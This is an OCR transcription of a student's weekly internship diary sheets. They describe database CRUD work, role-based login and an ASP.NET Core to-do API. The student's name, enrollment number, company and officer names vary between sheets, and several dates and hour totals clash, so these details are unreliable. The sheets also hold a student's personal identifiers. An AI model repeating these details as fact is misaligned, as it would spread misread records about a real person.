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
SUPPLEMENTRY NOTES
(add additional sheets if required)

8th feb. 2023

=> We added employee Records in our website to know and practice to insert update and delete employee records.
=> We created data base for employee records and connected database with website

9th 10th feb. 2023

=> We created two more tables in database and added the functionality of to enter product and add images of the product



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TOTAL HOURS: 42

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date: 13/02/23

Date: 13-02-2023

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Annexure I
Enrollment no: 190590107024

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhik Dushyantbhai Ritel
DIARY OF THE WEEK: DT: 13/02/2023 TO 19/02/2023
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: Zepkins technologies
NAME OF THE PLANT/SECTION/DEPARTMENT:
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr Tignesh Dasji

DESCRIPTION OF THE WORK DONE IN BRIEF

First 3 days of the week
13 feb - 2023
14 feb 2023
15 feb - 2023

⇒ We created functionality of users management with role login and access rights using the database
⇒ Basically we designed different layouts for each role for example for Normal users can only see and purchase the product, admin can Add the products and edit the product details also

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
SUPPLEMENTRY NOTES
(add additional sheets if required)

→ we used database to create this functionality

16th feb - 2023 :
17th feb - 2023 :

⇒ User management with Role, login, and access rights using SQL Query & store procedure



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TOTAL HOURS 40

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 20/3/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 13-02-2023

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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ANNEXURE I

Enrollment no: 190390107024

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhik Mukeshkumarbhai Patel

DIARY OF THE WEEK: Dt: 20/02/2023 TO 24/02/2023

DEPARTMENT: Computer engineering SEM: 8th

NAME OF THE ORGANISATION: Zenkins technology

NAME OF THE PLANT/SECTION/DEPARTMENT:

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Dudi

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-21 (20/2/23)


→ On Day 21 our technical expert taught us about API (application programming interface) in ASP.NET

→ we also search through the internet

Day-22 (21/2/23)

→ On the day we got to know about swagger api which is inbuilt with ASP.NET template

→ It provided prebuilt structure for Put, Post, update and delete operation



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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day-23 (22/2/23)
→ On this day we built todo list application using api in ASP.NET core
→ first we create Database for list and to store data

Day-24 (23/2/23)
→ we upgraded the todo list API on this day
→ we looked for references to connect the API with seperate application
→ It also gude us how to postman the steps for this

Day-25 (24/2/23)
→ with some discussion about our queries on Day-24 task
→ we moved on to add todo Task part with crud operation and create a simple form.

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TOTAL HOURS 403.50

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 26/03/24

Signature of officer-in-charge of Dept. / Section / Plant

Date: 06/03/23

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190360107024

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhik Dushyantbhai Patel

DIARY OF THE WEEK: DT: 29/01/2023 TO 04/02/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Zenkins technology

NAME OF THE PLANT/SECTION/DEPARTMENT:

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr Jignesh Dave

DESCRIPTION OF THE WORK DONE IN BRIEF

Day : 26 (29/01/2023)
→ In this week we are going to work on small live project
→ We divided into two teams of three members
→ And we got the project named task manager
→ So on this day we looked for other task manager projects and explored them

Day : 27 (30/01/2023)
→ We started with resource gathering and requirement gathering
→ We searched for all basic needs and features that a task manager software should have

Day : 28 (31/01/2023)

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SUPPLEMENTRY NOTES
(add additional sheets if required)

→ After the requirement gathering and creating SRS file for our project we started working on wireframe designing and made a simple layout of how pages should look.


Day: 29 (08/08/2023)

→ We worked on designing wireframe and also decided the database fields

→ We continue previous work and made some changes according to our guide's feedback

Day: 30 (09/08/2023)

→ We completed the wireframe for our project with all the suggestion of our guide and started working on database



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TOTAL HOURS 240 50

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date 18/3/23

Signature of officer-in-charge of Dept. / Section / Plant

Date 06/03/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190890107024

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhik Dashyantbhai Patel

DIARY OF THE WEEK: DT: 06-03-2023 TO 10-03-2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Zenkna technology

NAME OF THE PLANT/SECTION/DEPARTMENT:

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Dadaji

DESCRIPTION OF THE WORK DONE IN BRIEF

Day: 1 (06-03-2023)
⇒ We decided the basic functionality which we are going to include in our project
⇒ created layout for log in sign-up page

Day 2 (07-03-2023)
⇒ compled front-end of log-in sign up page
⇒ created different databases for our project

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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day : 3 (08-03-2023)

